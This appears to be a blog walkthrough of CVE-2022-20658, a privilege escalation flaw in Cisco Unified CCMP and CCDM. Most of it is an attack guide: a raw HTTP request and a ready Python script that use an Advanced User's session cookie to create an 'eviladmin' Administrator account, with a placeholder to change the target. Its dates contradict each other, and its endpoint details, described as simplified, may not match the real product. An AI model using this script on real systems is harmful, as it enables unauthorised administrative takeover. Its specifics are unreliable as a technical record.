
In February 2022, Cisco published CVE-2022-20658 — a high-impact vulnerability in their Unified Contact Center Management Portal (CCMP) and Unified Contact Center Domain Manager (CCDM). This bug allows an authenticated remote attacker to escalate their privileges from an Advanced User to full Administrator, simply by sending carefully crafted HTTP requests.
This post will walk you through what CVE-2022-20658 is, how and why it happens, and show you exactly how it can be exploited—in simple, plain English.
What is the Vulnerability?
CVE-2022-20658 is a privilege escalation vulnerability caused by insufficient server-side checks for user permissions in the web management interface of Cisco Unified CCMP and CCDM.
Severity: High (CVSS score 8.8)
- Precondition: The attacker must have valid Advanced User credentials. (Not anonymous exploitation.)
- Impact: The attacker can create new Administrator accounts and gain access over most telephony and management operations.
How Does the Exploit Work?
Normally, the management interface restricts creation of admin users to existing administrators. But in vulnerable versions, only client-side controls are used in the web UI—there is no server-side validation of who is making the "create user" request. So, any Advanced User can simply craft a direct API call and create their own admin account.
*Why does this work?*
Because the application expects the web front-end to only send allowed requests. If you craft your own request (ignoring the UI), the backend never checks your real permissions.
Step-by-Step Exploit Example
Let's walk through a simplified version of exploiting this bug. This assumes you’ve already logged into the CCMP as an 'Advanced User'.
1. Log in and Steal Your Session Cookie
First, log in with your 'Advanced User' credential. Open your browser's Developer Tools and look at the HTTP requests. You'll see your session cookie, e.g.:
Cookie: CCMPAuthSession=abcdefghijklmnop123456789
Normally, when an actual Administrator creates a user, they send a POST request like this
POST /ccmp/admin/users/create HTTP/1.1
Host: <ccmp-server>
Cookie: CCMPAuthSession=abcdefghijklmnop123456789
Content-Type: application/json

{
  "UserName": "eviladmin",
  "Password": "SuperSecretPassword_123",
  "Role": "Administrator"
}
As an Advanced User, you can try sending the same POST request directly using a tool like Postman or curl, bypassing the web UI that normally blocks non-admins.
Here’s a simple script using Python to exploit CVE-2022-20658
import requests

url = "https://ccmp-vulnerable.local/ccmp/admin/users/create";  # Change to your target
session_cookie = "abcdefghijklmnop123456789"  # Paste your own

headers = {
    "Cookie": f"CCMPAuthSession={session_cookie}",
    "Content-Type": "application/json",
}

payload = {
    "UserName": "eviladmin",
    "Password": "SuperSecretPassword_123",
    "Role": "Administrator"
}

response = requests.post(url, headers=headers, json=payload, verify=False)

print("Status Code:", response.status_code)
print("Response:", response.text)
If vulnerable, the server responds with success — and you just created an Administrator account as a non-admin user.
Cisco Security Advisory:
CVE-2022-20658: Privilege Escalation in Cisco CCMP and CCDM
NIST NVD Entry:
Cisco Fixed Software Notice:
Cisco Fixes for CVE-2022-20658
If you manage Cisco Unified CCMP or CCDM
- Upgrade to a fixed software version immediately (see Cisco's advisory).
Conclusion
CVE-2022-20658 is a textbook example of why never trust the client for security controls. Even with valid credentials, users should never be able to perform actions beyond their role, and server-side validation is essential.
If you're running a vulnerable Cisco system, patch now. Attackers with any advanced access may already be one POST request away from complete takeover.
*Use this knowledge ethically. Never exploit systems you do not have permission to test. Stay cyber safe!*
Timeline
Published on: 01/14/2022 05:15:00 UTC
Last modified on: 01/14/2022 18:36:00 UTC